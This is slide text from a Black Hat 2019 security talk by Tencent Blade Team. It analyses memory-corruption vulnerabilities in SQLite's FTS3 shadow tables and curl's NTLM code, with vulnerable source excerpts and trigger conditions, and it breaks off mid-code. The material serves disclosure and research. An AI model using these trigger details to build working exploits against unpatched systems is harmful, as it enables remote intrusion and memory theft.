black hat USA 2019

AUGUST 3-8, 2019
MANDALAY BAY / LAS VEGAS

Exploring the New World : Remote Exploitation of SQLite and Curl

Wenxiang Qian, Yuxiang Li, Huiyu Wu
Tencent Blade Team

About Us

Wenxiang Qian (@leonwxqian)

Senior security researcher at Tencent Blade Team. Focus on browser security & IoT security

Interested in code auditing. Security book author, Speaker of DEF CON 26, CSS 2019

YuXiang Li (@Xbalien29)

Senior security researcher at Tencent Blade Team. Focus on mobile security and IoT security

Reported multiple vulnerabilities of Android. Speaker of HITB AMS 2018, XCON 2018, CSS 2019

HuiYu Wu (@NickyWu_)

Senior security researcher at Tencent Blade Team

Bug hunter, Winner of GeekPwn 2015. Speaker of DEF CON 26 , HITB 2018 AMS and POC 2017

About Tencent Blade Team

- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the areas of AIoT, mobile devices, cloud virtualization, blockchain, etc
- Reported 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- Blog: https://blade.tencent.com

Agenda

- Introduction
- Fuzzing and Manual Audit SQLite & Curl
- Remote Exploitation of Magellan and Dias
- Conclusion

Introduction

Why SQLite and Curl?

- 3rd party libraries are always sweet.

- Almost **every** device had them installed, hadn't they?

- Google Home or Google Chrome are using them too.
  - WebSQL makes remote attack via SQLite available in Chrome
  - Curl was born to be working remotely

Magellan

CVE-2018-20346 / CVE-2018-20505 / CVE-2018-20506

Remote exploit target : Google Home with Chrome

Dias

CVE-2018-16890 / CVE-2019-3822

Remote exploit target : Apache + PHP / Git

Fuzzing and Manual Auditing SQLite & Curl

Previous Researches

- Michał Zalewski -- AFL: Finding bugs in SQLite, the easy way
  - http://lcamtuf.blogspot.jp/2015/04/finding-bugs-in-sqlite-easy-way.html
- BH US-17 -- “Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software”
  - https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf

Fuzzing the SQLite

- Nothing interesting, but crashes of triggering asserts
- Accidently noticed Magellan when debugging those crashes
- Raw testcase triggers the crash (beautified):

```
CREATE TABLE a01 (v01, v02, PRIMARY KEY (v02, v02))
CREATE VIRTUAL TABLE a02 USING FTS3(v01, v02, PRIMARY KEY(v01, v02)) -- this query is useless
CREATE TABLE a03 (v01, v02)
SELECT * FROM a01 WHERE (a01.v01, a01.v02) IN (SELECT v01, COUNT(1) v02 FROM a03)
```

- What's those a02_content , a02_segdir, a02_segments?

```
sqlite> create table a03 (v01);
sqlite> .tables
a01            a02_content    a02_segments
a02            a02_segdir     a03
sqlite>
```

Shadow Tables

- %_content
  %_segdir
  %_segments
  %_stat
  %_docsize for FTS3/4, % is replaced by table name
- Accessible (read, write, delete) like standard tables
- FTS3/4/5, RTREE use shadow tables to store content

```
leonwxqian@leon-pc:~/sqlite/sqlite-snapshot-201809101443$ ./sqlite3
SQLite version 3.25.0 2018-09-10 14:43:15
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> create virtual table x using fts3(a int);
sqlite> .tables
x           x_content    x_segdir     x_segments
sqlite>
```

```
sqlite> select * from sqlite_master;
table|x|x|0|CREATE VIRTUAL TABLE x using fts3(a int)
table|x_content|x_content|2|CREATE TABLE 'x_content'(docid INTEGER PRIMARY KEY, 'c0a')
table|x_segments|x_segments|3|CREATE TABLE 'x_segments'(blockid INTEGER PRIMARY KEY, block BLOB)
table|x_segdir|x_segdir|4|CREATE TABLE 'x_segdir'(level INTEGER,idx INTEGER,start_block INTEGER,leave
s_end_block INTEGER,end_block INTEGER,root BLOB,PRIMARY KEY(level, idx))
index|sqlite_autoindex_x_segdir_1|x_segdir|5|
sqlite>
```

Wait··· Is that a Backing-store?

```
-- Virtual table declaration
CREATE VIRTUAL TABLE x USING fts4(a NUMBER, b TEXT, c);

-- Corresponding %_content table declaration
CREATE TABLE x_content(docid INTEGER PRIMARY KEY, c0a, c1b, c2c);

CREATE TABLE %_segments(
  blockid INTEGER PRIMARY KEY,  -- B-tree node id
  block BLOB                   -- B-tree node data
);

CREATE TABLE %_segdir(
  level INTEGER,
  idx INTEGER,
  start_block INTEGER,          -- Blockid of first node in %_segments
  leaves_end_block INTEGER,     -- Blockid of last leaf node in %_segments
  end_block INTEGER,            -- Blockid of last node in %_segments
  root BLOB,                   -- B-tree root node
  PRIMARY KEY(level, idx)
);

-- Only have %_stat or %_docsize when it is FTS4, not FTS3
CREATE TABLE %_stat(
  id INTEGER PRIMARY KEY,
  value BLOB  --  contains a blob consisting of N+1 FTS varints,
              -- where N is again the number of user-defined columns
              -- in the FTS table.
);

CREATE TABLE %_docsize(
  docid INTEGER PRIMARY KEY,
  size BLOB -- number of tokens in the corresponding column of
            -- the associated row in the FTS table
);
```

BLOBs

- Representation of binary data:
  x ' 41414242 ' = ' AABB '
- In shadow tables …
  - They are **serialized** data structures (BTREEs…)
  - Wrong **deserialization** are often the causes of problems

```
CREATE TABLE %_segments(
    blockid INTEGER PRIMARY KEY, -- B-tree node id
    block BLOB                   -- B-tree node data
);
```

Nodes (BLOBs) Definitions

- Segment B-Tree Leaf Nodes

0x00	Length	Term Content	Doclist	Prefix Length	Subfix Length	Suffix Content	Doclist	......
	Term 1		Doclist 1		Term N		Doclist N	

air aircraft aisle

00	03	'a' 'i' 'r'	01	03	05	'c' 'r' 'a' 'f' 't'	02	02	03	's' 'l' 'e'	03

DocID(01) DocID(02) DocID(03)

- Doclist Format

Length bytes

Doclist:

Length	Entry 0	...	Entry N

Doclist Entry:

Docid	Offset0	...	OffsetN	...	0x01	Column number	Offset0	...	OffsetN	0x00
	Column 0 offset-list				Column N offset-list					

Find those Related Code Paths which are …

- … parsing or deserializing data from shadow tables
- … manipulating those BTREE nodes
- … playing with the risky APIs: memmove/memcpy…

```
sqlite3.c(155544):** the %_segments table in sorted order.  This means that when the end
sqlite3.c(155615):** node requires more than ROOT_MAX bytes, it is flushed to %_segments
sqlite3.c(155648):** leaf nodes are written in to the %_segments table in order, this
sqlite3.c(156077):** as one or more b+-trees in the %_segments and %_segdir tables.
sqlite3.c(156221):  char *zSegmentsTbl;              /* Name of %_segments table */
sqlite3.c(156222):  sqlite3_blob *pSegments;         /* Blob handle open on %_segments table */
sqlite3.c(156873):  fts3DbExec(&rc, db, "DROP TABLE IF EXISTS %Q.'%q_segments'", zDb,p->zName);
sqlite3.c(156942):** Create the backing store tables (%_content, %_segments and %_segdir)
sqlite3.c(156980):      "CREATE TABLE %Q.'%q_segments'(blockid INTEGER PRIMARY KEY, block BLOB);",
sqlite3.c(158144):  ** contents, or two zero bytes. Or, if the node is read from the %_segments
sqlite3.c(158260):    char *zBlob = 0;               /* Blob read from %_segments table */
sqlite3.c(160100):    "ALTER TABLE %Q.'%q_segments'  RENAME TO '%q_segments';",
sqlite3.c(166569):  sqlite3_int64 iFirst;            /* First slot in %_segments written */
sqlite3.c(166570):  sqlite3_int64 iFree;             /* Next free slot in %_segments */
sqlite3.c(166679):    /* 3  */  "DELETE FROM %Q.'%q_segments'",
sqlite3.c(166685):    /* 9  */  "REPLACE INTO %Q.'%q_segments'(blockid, block) VALUES(?, ?)",
sqlite3.c(166686):    /* 10 */  "SELECT coalesce((SELECT max(blockid) FROM %Q.'%q_segments') + 1, 1)",
sqlite3.c(166752):    /* 34 */  "SELECT 1 FROM %Q.'%q_segments' WHERE blockid=? AND block IS NULL",
sqlite3.c(167551):** The %_segments table is declared as follows:
sqlite3.c(167553):**   CREATE TABLE %_segments(blockid INTEGER PRIMARY KEY, block BLOB)
```

Overview of `Magellan`

- **CVE-2018-20346** `merge` of FTS3 caused memory corruption
- **CVE-2018-20506** `match` of FTS3 caused memory corruption
- **CVE-2018-20505** `merge` of FTS3 caused memory corruption(2)
- SQLite ticket: 1a84668dcfdebaf1
  Assertion fault due to malformed PRIMARY KEY

- Information and restrictions:
  https://blade.tencent.com/magellan/

CVE-2018-20346

- In fts3AppendToNode
- Trigger it by “merge”:
  INSERT INTO **X**(**X**) VALUES (“merge=1,2”)
- Function tries to append a node to another
- Nodes are parsed from BLOBs
- The memcpy in **LN310** seems vulnerable.

```
170275 static int fts3AppendToNode(
170276   Blob *pNode,                    /* Current node image to append to
170277   Blob *pPrev,                    /* Buffer containing previous term w
170278   const char *zTerm,              /* New term to write */
170279   int nTerm,                      /* Size of zTerm in bytes */
170280   const char *aDoclist,           /* Doclist (or NULL) to write */
170281   int nDoclist                    /* Size of aDoclist in bytes */
170282 ) {
170283   int rc = SQLITE_OK;             /* Return code */
170284   int bFirst = (pPrev->n == 0);     /* True if this is the first term
170285   int nPrefix;                    /* Size of term prefix in bytes */
170286   int nSuffix;                    /* Size of term suffix in bytes */
170287 
170288   /* Node must have already been started. There must be a doclist for
170289   ** leaf node, and there must not be a doclist for an internal node.
170290   assert( pNode->n>0 );
170291   assert( (pNode->a[0] == '\0') == (aDoclist != 0) );
170292 
170293   blobGrowBuffer(pPrev, nTerm, &rc);
170294   if( rc != SQLITE_OK ) return rc;
170295 
170296   nPrefix = fts3PrefixCompress(pPrev->a, pPrev->n, zTerm, nTerm);
170297   nSuffix = nTerm - nPrefix;
170298   memcpy(pPrev->a, zTerm, nTerm);
170299   pPrev->n = nTerm;
170300 
170301   if( bFirst == 0 ) {
170302     pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nPrefix);
170303   }
170304   pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nSuffix);
170305   memcpy(&pNode->a[pNode->n], &zTerm[nPrefix], nSuffix);
170306   pNode->n += nSuffix;
170307 
170308   if( aDoclist ) {
170309     pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
170310     memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);
170311     pNode->n += nDoclist;
```

CVE-2018-20346

- fts3TruncateNode get the node being processed
- Node information is returned in reader object
- Easily bypass fts3TermCmp check by modifying the shadow table
- Control aDoclist and nDoclist in reader, to trigger the problem

Get the node to be appended

reader is the node info.

Easily bypass

vulnerable function

```
for(rc = nodeReaderInit(&reader, aNode, nNode);  //<-- trigger 1
    rc == SQLITE_OK && reader.aNode;
    rc = nodeReaderNext(&reader) //<--trigger2
) {
  if( pNew->n == 0 ) {
    int res = fts3TermCmp(reader.term.a, reader.term.n, zTerm, nTerm);  //reader.term.a
    if( res<0 || (bLeaf == 0 && res == 0) ) continue;
    fts3StartNode(pNew, (int)aNode[0], reader.iChild);
    *piBlock = reader.iChild;
  }
  rc = fts3AppendToNode(
    pNew, &prev, reader.term.a, reader.term.n,
    reader.aDoclist, reader.nDoclist
  );  //<--trigger3
  if( rc != SQLITE_OK ) break;
```

```
int fts3AppendToNode(…){
  …
  memcpy(target, aDoclist, nDoclist);
}
```

CVE-2018-20346

- In nodeReaderNext
- **LN114**: iOff is a “pointer” to BLOB
- **LN120**: Read compromised data, make iOff go beyond the current blob data.
- **LN122**: nDoclist is controllable.
- **LN123**: Got an aDoclist points to the last char of the blob after nodeReaderNext finishes.
- **LN129**: assert won’t stop the iOff
- Now we’ve controlled nDoclist and aDoclist!


```
170099  static int nodeReaderNext(NodeReader *p) {
170108      /* EOF */
170109      p->aNode = 0;
170110    }else{
170111      if( bFirst == 0 ) {
170112        p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nPrefix);
170113      }
170114      p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nSuffix);
170115
170116      blobGrowBuffer(&p->term, nPrefix+nSuffix, &rc);   //1st: same as before
170117      if( rc == SQLITE_OK ) {
170118        memcpy(&p->term.a[nPrefix], &p->aNode[p->iOff], nSuffix);
170119        p->term.n = nPrefix+nSuffix;
170120        p->iOff += nSuffix;  //control nSuffix to make iOff oob
170121        if( p->iChild == 0 ) {
170122          p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &p->nDoclist); //Again, read nDoclist from oob position
170123          p->aDoclist = &p->aNode[p->iOff];  //and got an oob value
170124          p->iOff += p->nDoclist;  //Go out-of-bounds
170125        }
170126      }
170127    }
170128
170129    assert( p->iOff<=p->nNode );  //assert is void() in release ver.
```

CVE-2018-20346

- Back to fts3AppendToNode
- aDocList and nDoclist is controlled

```
170308   if( aDoclist ) {
170309     pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
170310     memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);
170311     pNode->n += nDoclist;
```

- **LN310**:
  - Heap buffer overflow,
if nDoclist > align(buflen(pNode->a))
  - Raw memory leak (OOB Read),
if nDoclist < align(buflen(pNode->a))

CVE-2018-20506

- In fts3ScanInteriorNode
- Trigger it by “match”:
  SELECT * FROM X WHERE A MATCH ‘1’;
- Modify the shadow table, set a node in %_segdir to a non-root node.
- Modify blob of that node.
- Call `match` to trigger the exploit.

```
static int fts3ScanInteriorNode(
  const char *zTerm,              /* Term to select leaves for */
  int nTerm,                      /* Size of term zTerm in bytes */
  const char *zNode,              /* Buffer containing segment interior node */
  int nNode,                      /* Size of buffer at zNode */
  sqlite3_int64 *piFirst,         /* OUT: Selected child node */
  sqlite3_int64 *piLast           /* OUT: Selected child node */
){
  int rc = SQLITE_OK;             /* Return code */
  const char *zCsr = zNode;       /* Cursor to iterate through node */
  const char *zEnd = &zCsr[nNode];/* End of interior node buffer */
  char *zBuffer = 0;              /* Buffer to load terms into */
  int nAlloc = 0;                 /* Size of allocated buffer */
  int isFirstTerm = 1;            /* True when processing first term on page */
  sqlite3_int64 iChild;           /* Block id of child node to descend to */

  /* ... */
  zCsr += sqlite3Fts3GetVarint(zCsr, &iChild);
  zCsr += sqlite3Fts3GetVarint(zCsr, &iChild);
  if( zCsr>zEnd ){ ... }

  while( zCsr<zEnd && (piFirst || piLast) ){
    int cmp;                      /* memcmp() result */
    int nSuffix;                  /* Size of term suffix */
    int nPrefix = 0;              /* Size of term prefix */
    int nBuffer;                  /* Total term size */

    /* Load the next term on the node into zBuffer. Use realloc() to expand
    ** the size of zBuffer if required.  */
    if( !isFirstTerm ){
      zCsr += fts3GetVarint32(zCsr, &nPrefix);
    }
    isFirstTerm = 0;
    zCsr += fts3GetVarint32(zCsr, &nSuffix);

    assert( nPrefix>=0 && nSuffix>=0 );
    if( &zCsr[nSuffix]>zEnd ){ ... }
    if( nPrefix+nSuffix>nAlloc ){ //nSuffix=0x7fffffff, nPrefix=1;
      char *zNew;
      nAlloc = (nPrefix+nSuffix) * 2;
      zNew = (char *)sqlite3_realloc(zBuffer, nAlloc);
      if( !zNew ){
        rc = SQLITE_NOMEM;
        goto finish_scan;
      }
      zBuffer = zNew;
    }
    assert( zBuffer );
    memcpy(&zBuffer[nPrefix], zCsr, nSuffix);  //
    nBuffer = nPrefix + nSuffix;
```

CVE-2018-20506

- **LN169**: (32-bit) zCsr[nSuffix] will often wraps the 32-bit address when nSuffix is very large, and pass the check.

Eg: zCsr(0xA000 0001) + nSuffix(0x7fff ffff) → 0x2000 0000

- **LN173**: Big nSuffix + Small nPrefix →integer overflow. All of them are signed int.
  Eg: 0x7fffffff nSuffix + 0x1 nPrefix **<** 0x5 nAlloc

- **LN184**: Large nSuffix = heap buffer overflow
  - Or.. make nPrefix very large (with a small nSuffix), then write OOB in **LN184**.

```
158162    if( !isFirstTerm ) {
158163      zCsr += fts3GetVarint32(zCsr, &nPrefix);
158164    }
158165    isFirstTerm = 0;
158166    zCsr += fts3GetVarint32(zCsr, &nSuffix);
158167
158168    assert( nPrefix >= 0 && nSuffix >= 0 );
158169    if( &zCsr[nSuffix]>zEnd ){ ... }
158173    if( nPrefix+nSuffix>nAlloc ) { //nSuffix=0x7fffffff, nPrefix=1;
158174      char *zNew;
158175      nAlloc = (nPrefix+nSuffix) * 2;
158176      zNew = (char *)sqlite3_realloc(zBuffer, nAlloc);
158177      if( !zNew ) {
158178        rc = SQLITE_NOMEM;
158179        goto finish_scan;
158180      }
158181      zBuffer = zNew;
158182    }
158183    assert( zBuffer );
158184    memcpy(&zBuffer[nPrefix], zCsr, nSuffix);  //
```

CVE-2018-20506

- Many constrained conditions
- Considered to be hard to exploit
- But exploitable anyway

POSTED BY EXODUS INTEL VRT | POSTED ON JANUARY 22, 2019 | POSTED UNDER UNCATEGORIZED

EXPLOITING THE MAGELLAN BUG ON 64-BIT CHROME DESKTOP

Author: Ki Chan Ahn

In December 2018, the Tencent Blade Team released an advisory for a bug they named “Magellan”, which affected all applications using sqlite versions prior to 2.5.3. In their public disclosure they state that they successfully exploited Google Home using this vulnerability. Despite several weeks having passed after the initial advisory, no public exploit was released. We were curious about how exploitable the bug was and whether it could be exploited on 64-bit desktop platforms. Therefore, we set out to create an exploit targeting Chrome on 64-bit Ubuntu.

CVE-2018-20505

- In fts3SegReaderNext
- A combination of 20346+20506
- pReader should be controlled first.
- **LN703**: pNext is reading OOB from an controlled aDoclist and nDoclist.
- **LN759**: Set nSuffix to larger than the remaining size of pNext. And a large nPrefix (optional).
- If …
  - nPrefix + nSuffix integer overflows, **LN766** : not ensuring a large enough buffer, **LN779** : heap buffer overflow.
  - nSuffix did not integer overflow, **LN779** : leak raw memory after pNext.

```
167690 static int fts3SegReaderNext(
167691   Fts3Table *p,
167692   Fts3SegReader *pReader,
167693   int bIncr
167694 ){
167695   int rc;                         /* Return code of various sub-routines */
167696   char *pNext;                    /* Cursor variable */
167697   int nPrefix;                    /* Number of bytes in term prefix */
167698   int nSuffix;                    /* Number of bytes in term suffix */
167699
167700   if( !pReader->aDoclist ){
167701     pNext = pReader->aNode;
167702   }else{
167703     pNext = &pReader->aDoclist[pReader->nDoclist];
167704   }
167705
167706   if( !pNext || pNext >= &pReader->aNode[pReader->nNode] ){ ... }
167750
167751   assert( !fts3SegReaderIsPending(pReader) );
167752
167753   rc = fts3SegReaderRequire(pReader, pNext, FTS3_VARINT_MAX*2);
167754   if( rc!=SQLITE_OK ) return rc;
167755
167756   /* ... */
167758   pNext += fts3GetVarint32(pNext, &nPrefix);
167759   pNext += fts3GetVarint32(pNext, &nSuffix);
167760   if( nPrefix<0 || nSuffix<=0
167761    || &pNext[nSuffix]>&pReader->aNode[pReader->nNode]
167762   ){ ... }
167765
167766   if( nPrefix+nSuffix>pReader->nTermAlloc ){
167767     int nNew = (nPrefix+nSuffix)*2;
167768     char *zNew = sqlite3_realloc(pReader->zTerm, nNew);
167769     if( !zNew ){ ... }
167772     pReader->zTerm = zNew;
167773     pReader->nTermAlloc = nNew;
167774   }
167775
167776   rc = fts3SegReaderRequire(pReader, pNext, nSuffix+FTS3_VARINT_MAX);
167777   if( rc!=SQLITE_OK ) return rc;
167778
167779   memcpy(&pReader->zTerm[nPrefix], pNext, nSuffix);
167780   pReader->nTerm = nPrefix+nSuffix;
167781   pNext += nSuffix;
167782   pNext += fts3GetVarint32(pNext, &pReader->nDoclist);
167783   pReader->aDoclist = pNext;
167784   pReader->pOffsetList = 0;
167785
```


Auditing the libcurl

- Target: Remote code execution

- Find BIG functions (which often have poor coding practice)
- Protocol that communicates with remote machine (attacker)

- Attack vector: The simpler, the better.
- Protocols fulfill our requirements:
  FTP, HTTPS, NTLM over HTTP, SMTP, POP3, …

NTLM over HTTP 6-stage “Handshake”



Example of a Type-2 Message

Message decoded from Base64

Type-2 Message:

4e544c4d53535000020000000c000c003000000001028100
0123456789abcdef0000000000000000620062003c000000
44004f004d00410049004e0002000c0044004f004d004100
49004e0001000c0053004500520056004500520004001400
64006f006d00610069006e002e0063006f006d0003002200
7300650072007600650072002e0064006f006d0061006900
6e002e0063006f006d0000000000

0	0x4e544c4d53535000	NTLMSSP Signature
8	0x02000000	Type 2 Indicator
12	0x0c000c0030000000	Target Name Security Buffer: Length: 12 bytes (0x0c00) Allocated Space: 12 bytes (0x0c00) Offset: 48 bytes (0x30000000)
20	0x01028100	Flags: Negotiate Unicode (0x00000001) Negotiate NTLM (0x00000200) Target Type Domain (0x00010000) Negotiate Target Info (0x00800000)
24	0x0123456789abcdef	Challenge
32	0x0000000000000000	Context
40	0x620062003c000000	Target Information Security Buffer: Length: 98 bytes (0x6200) Allocated Space: 98 bytes (0x6200) Offset: 60 bytes (0x3c000000)

Overview of `Dias`

- **CVE-2018-16890** NTLM Type-2 Message Information Leak

  Leaking at most 64KB client memory per request to attacker, “client version Heartbleed”.

- **CVE-2019-3822** NTLM Type-3 Message Stack Buffer Overflow

  Allow attacker to leak client memory via Type-3 response, or performs remote code execution through stack or heap buffer overflow.

“This is potentially in the worst case a remote code execution risk. I think this might be the worst security issue found in curl in a long time.” (Daniel’s blog)

CVE-2018-16890

- **LN183**: Curl_read32_le

  Set target_info_offset with a very large value.

  Eg: offset=0xffff0001 (-65535)

  len=0xffff (65535)

- **LN185**: Integer overflow

- **LN196**: memcpy copies data OOB (backwards).

  Leaking at most 64KB data per request to attacker.

```c
169 static CURLcode ntlm_decode_type2_target(struct Curl_easy *data,
170                                          unsigned char *buffer,
171                                          size_t size,
172                                          struct ntlmdata *ntlm)
173 {
174   unsigned short target_info_len = 0;
175   unsigned int target_info_offset = 0;
176 
177 #if defined(CURL_DISABLE_VERBOSE_STRINGS)
178   (void) data;
179 #endif
180 
181   if(size >= 48) {
182     target_info_len = Curl_read16_le(&buffer[40]);
183     target_info_offset = Curl_read32_le(&buffer[44]);
184     if(target_info_len > 0) {
185       if(((target_info_offset + target_info_len) > size) ||
186          (target_info_offset < 48)) {
187         infof(data, "NTLM handshake failure (bad type-2 message). "
188                     "Target Info Offset Len is set incorrect by the peer\n");
189         return CURLE_BAD_CONTENT_ENCODING;
190       }
191 
192       ntlm->target_info = malloc(target_info_len);
193       if(!ntlm->target_info)
194         return CURLE_OUT_OF_MEMORY;
195 
196       memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len);
197     }
198   }
199 
200   ntlm->target_info_len = target_info_len;
201 
202   return CURLE_OK;
203 }
```

CVE-2019-3822

- **LN519**: ntlmbuf is a stack variant.
- **LN590**: Read ntresplen from Type-2 response.
- **LN779**: Inexplicit signed/unsigned cast, integer overflow
- **LN781**: Stack buffer overflow.

```
492 CURLcode Curl_auth_create_ntlm_type3_message(struct Curl_easy *data,
493                                              const char *userp,
494                                              const char *passwdp,
495                                              struct ntlmdata *ntlm,
496                                              char **outptr, size_t *outlen)
497
498 {
499   /* NTLM type-3 message structure:
500
501           Index  Description            Content
502             0    NTLMSSP Signature      Null-terminated ASCII "NTLMSSP"
503                                         (0x4e544c4d53535000)
504             8    NTLM Message Type      long (0x03000000)
505            12    LM/LMv2 Response       security buffer
506            20    NTLM/NTLMv2 Response   security buffer
507            28    Target Name            security buffer
508            36    User Name              security buffer
509            44    Workstation Name       security buffer
510           (52)   Session Key            security buffer (*)
511           (60)   Flags                  long (*)
512           (64)   OS Version Structure   8 bytes (*)
513   52 (64) (72)   Start of data block
514                                           (*) -> Optional
515   */
516
517   CURLcode result = CURLE_OK;
518   size_t size;
519   unsigned char ntlmbuf[NTLM_BUFSIZE];
520   int lmrespoff;
521   unsigned char lmresp[24]; /* fixed-size */
```

```
589     /* NTLMv2 response */
590     result = Curl_ntlm_core_mk_ntlmv2_resp(ntlmv2hash, entropy,
591                                            ntlm, &ntlmv2resp, &ntresplen);
```

```
778 #ifdef USE_NTRESPONSES
779   if(size < (NTLM_BUFSIZE - ntresplen)) {
780     DEBUGASSERT(size == (size_t)ntrespoff);
781     memcpy(&ntlmbuf[size], ptr_ntresp, ntresplen);
782     size += ntresplen;
783   }
784
```

CVE-2019-3822

- In Curl_ntlm_core_mk_ntlmv2_resp:

- #define NTLM_HMAC_MD5_LEN 16
- #define NTLMv2_BLOB_LEN (44 – 16 + ntlm->target_info_len + 4)

```
/* Calculate the response len */
len = NTLM_HMAC_MD5_LEN + NTLMv2_BLOB_LEN;

/* Allocate the response */
ptr = calloc(1, len);
if(!ptr)
```

```
#define NTLMv2_BLOB_LEN (44 -16 + ntlm->target_info_len + 4)
扩展到: (44 -16 + ntlm->target_info_len + 4)
```

- ntresp_len is set by len

```
/* Return the response */
*ntresp = ptr;
*ntresp_len = len;
```

CVE-2019-3822

- Back to Curl_auth_create_ntlm_type3_message:

```
if(size < (NTLM_BUFSIZE - ntresplen)) {
  DEBUGASSERT(size
  memcpy(&ntlmbuf[
